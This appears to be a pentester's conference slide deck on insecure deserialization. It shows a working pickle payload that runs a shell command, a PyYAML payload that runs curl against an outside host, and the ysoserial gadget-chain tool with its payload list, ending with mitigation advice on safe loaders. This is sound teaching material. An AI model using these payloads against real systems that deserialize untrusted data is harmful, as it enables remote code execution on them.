Application Security from a pentesters perspective

doc.dr.sc. Tonimir Kišasondi

#whois tkisason

FOI Open Systems and Security Laboratory

- Mentoring of talented students in information security
- Application Security, Security Architecture, Applied Cryptography
- Helping software, IoT and blockchain companies from the EU and US build secure products from the design to the production stage.
- FSec, OWASP Croatia

My approach is simple: Break stuff to learn how it works and how to improve it!

Pop quiz hotshots!

1) How many of you are doing “agency” work
2) How many of you are developing a product

3) How many of you think you are writing secure code?

Source: http://flask.pocoo.org/snippets/132/

```python
import os
from pickle import UnpicklingError, dumps, loads
from flask.sessions import SessionInterface, SessionMixin

...
    def read(self):
        """Load pickle from (ram)disk."""
        try:
            with open(self.path, 'rb') as blob:
                self.data = loads(blob.read())
        except (FileNotFoundError, ValueError, EOFError, UnpicklingError):
            self.data = {}

    def save(self):
        """Dump pickle to (ram)disk atomically."""
        new_name = '{}.new'.format(self.path)
        with open(new_name, 'wb') as blob:
            blob.write(dumps(self.data))
        os.rename(new_name, self.path)
...
```

Source: http://flask.pocoo.org/snippets/132/


```
import os
from pickle import UnpicklingError, dumps, loads
from flask.sessions import SessionInterface, SessionMixin

...
    def read(self):
        """Load pickle from (ram)disk."""
        try:
            with open(self.path, 'rb') as blob:
                self.data = loads(blob.read())
        except (FileNotFoundError, ValueError, EOFError, UnpicklingError):
            self.data = {}

    def save(self):
        """Dump pickle to (ram)disk atomically."""
        new_name = '{}.new'.format(self.path)
        with open(new_name, 'wb') as blob:
            blob.write(dumps(self.data))
        os.rename(new_name, self.path)
...
```

```
shell="""cos
system
(S'ls -la /'
tR."""

import pickle
pickle.loads(shell)
total 132
drwxr-xr-x  24 root root                 4096 Mar 12 22:07 .
drwxr-xr-x  24 root root                 4096 Mar 12 22:07 ..
drwxr-xr-x   2 root root                 4096 Mar 12 21:55 bin
drwxr-xr-x   3 root root                 4096 Mar 12 22:17 boot
drwxr-xr-x   3 root root                 4096 May 24  2015 boxes
drwxr-xr-x  19 root root                 3940 May  8  2017 dev
drwxr-xr-x 111 root root                12288 Mar 12 22:12 etc
drwxr-xr-x   2 root root                 4096 Apr 23  2015 home
lrwxrwxrwx   1 root root                   33 Mar 12 22:07 initrd.img ->
boot/initrd.img-4.4.0-116-generic
lrwxrwxrwx   1 root root                   32 May  8  2017 initrd.img.old ->
boot/initrd.img-4.4.0-75-generic
...
```



12.1. `pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *“Pickling”* is the process whereby a Python object hierarchy is converted into a byte stream, and *“unpickling”* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [1] or “flattening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

Warning: The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Source: http://pyyaml.org/wiki/PyYAMLDocumentation

```
from yaml import load, dump
try:
    from yaml import CLoader as Loader, CDumper as Dumper
except ImportError:
    from yaml import Loader, Dumper

# ...

data = load(stream, Loader=Loader)

# ...

output = dump(data, Dumper=Dumper)
```

Source: http://pyyaml.org/wiki/PyYAMLDocumentation

```
from yaml import load, dump
try:
    from yaml import CLoader as Loader, CDumper as Dumper
except ImportError:
    from yaml import Loader, Dumper

# ...

data = load(stream, Loader=Loader)

# ...

output = dump(data, Dumper=Dumper)
```

```
import yaml
document = "!!python/object/apply:os.system ['curl oss.foi.hr']"
print(yaml.load(document))
```

```
...
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.10.3 (Ubuntu)</center>
</body>
</html>
0
```

Note that the ability to construct an arbitrary Python object may be dangerous if you receive a YAML document from an untrusted source such as the Internet. The function `yaml.safe_load` limits this ability to simple Python objects like integers or lists.


A python object can be marked as safe and thus be recognized by `yaml.safe_load`. To do this, derive it from `yaml.YAMLObject` (as explained in section *Constructors, representers, resolvers*) and explicitly set its class property `yaml_loader` to `yaml.SafeLoader`.

Insecure deserialization

#8 on OWASP Top 10 list for 2017.
Pretty common since it’s not limited to YAML / Pickle.
It’s simple,

1. Find a serialization format (yes, JSON too)
   - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
2. Depending on the code, find a gadget chain that leads to RCE
3. Exploit & Profit!

```
git clone https://github.com/frohoff/ysoserial.git
```



```
$  java -jar ysoserial.jar
Y SO SERIAL?
Usage: java -jar ysoserial.jar [payload] '[command]'
  Available payload types:
     Payload             Authors                     Dependencies
     -------             -------                     ------------
     BeanShell1          @pwntester, @cschneider4711 bsh:2.0b5
     C3P0                @mbechler                   c3p0:0.9.5.2,
mchange-commons-java:0.2.11
     Clojure             @JackOfMostTrades           clojure:1.8.0
     CommonsBeanutils1   @frohoff                    commons-beanutils:1.9.2,
commons-collections:3.1, commons-logging:1.2
     CommonsCollections1 @frohoff                    commons-collections:3.1
     CommonsCollections2 @frohoff                    commons-collections4:4.0
     CommonsCollections3 @frohoff                    commons-collections:3.1
     CommonsCollections4 @frohoff                    commons-collections4:4.0
     CommonsCollections5 @matthias_kaiser, @jasinner commons-collections:3.1
     CommonsCollections6 @matthias_kaiser            commons-collections:3.1
     FileUpload1         @mbechler                   commons-fileupload:1.3.1,
commons-io:2.4
     Groovy1             @frohoff                    groovy:2.3.9
     Hibernate1          @mbechler
     Hibernate1          @mbechler
     Hibernate2          @mbechler
     JBossInterceptors1  @matthias_kaiser            javassist:3.12.1.GA,
jboss-interceptor-core:2.0.0.Final, cdi-api:1.0-SP1, javax.interceptor-api:3.1,
jboss-interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
     JRMPClient          @mbechler
     JRMPListener        @mbechler
     JSON1               @mbechler                   json-lib:jar:jdk15:2.4,
spring-aop:4.1.4.RELEASE, aopalliance:1.0, commons-logging:1.2, commons-lang:2.6, ezmorph:1.0.6,
commons-beanutils:1.9.2, spring-core:4.1.4.RELEASE, commons-collections:3.1
     JavassistWeld1      @matthias_kaiser            javassist:3.12.1.GA, weld-core:1.1.33.Final,
cdi-api:1.0-SP1, javax.interceptor-api:3.1, jboss-interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
     Jdk7u21             @frohoff
     Jython1             @pwntester, @cschneider4711 jython-standalone:2.5.2
     MozillaRhino1       @matthias_kaiser            js:1.7R2
     Myfaces1            @mbechler
     Myfaces2            @mbechler
     ROME                @mbechler                   rome:1.0
     Spring1             @frohoff                    spring-core:4.1.4.RELEASE,
spring-beans:4.1.4.RELEASE
     Spring2             @mbechler                   spring-core:4.1.4.RELEASE,
spring-aop:4.1.4.RELEASE, aopalliance:1.0, commons-logging:1.2
     URLDNS              @gebl
     Wicket1             @jacob-baines               wicket-util:6.23.0, slf4j-api:1.6.4
```

Insecure deserialization

It’s trivial to prepare gadget chains that under some circumstances will result in a RCE level attack against any language and almost any library.

Mitigation is simple, use safe libraries and data-only formats. Read a bit :)

Don’t unserialize untrusted data!

Insecure deserialization

So what’s the moral of the story here?

Keep in mind:

Systems get breached, vulnerabilities happen from:

- Complete lack of clue (Let’s say the knowledge about SSRF or XXE)
- Omission (Oh, how did you find this / we totally forgot about this)

First can be fixed with education, awareness

Second can be fixed with time (Can be problematic for fast growing orgs)

Secure code

So, how do you know if you write secure code?

It’s only about what you can prove!

If you can’t prove your code is secure, you are doing it wrong.

Well, is here a thing as a truly secure piece of code?

- Spoiler alert: nope.

Do you have to be truly secure?

It’s about the risk

Secure by default & designed to be secure

Our systems should be built to be “secure by default”

Security can’t be handled by security anymore, everyone has to handle security as a functional requirement.

“You no need to secure syztems, Boris and Vlad make pentest for free!” :)

Lack of transparency

System security should be auditable and their efficiency should be tested.

Security isn’t snake oil and vendors must be able to prove effectiveness.

There are no easy victories...

We need layers of good enough, evolving defenses, built in from design stage to the obsolance stage with integrated critical security reviews.

Source: https://twitter.com/petecheslock/status/595617204273618944?lang=en

Source: https://sharpwriter.deviantart.com/art/Welcome-to-the-Internet-Please-Follow-me-322248378

Questions?

@kisasondi

kisasondi@gmail.com

gpg: 0x00C68442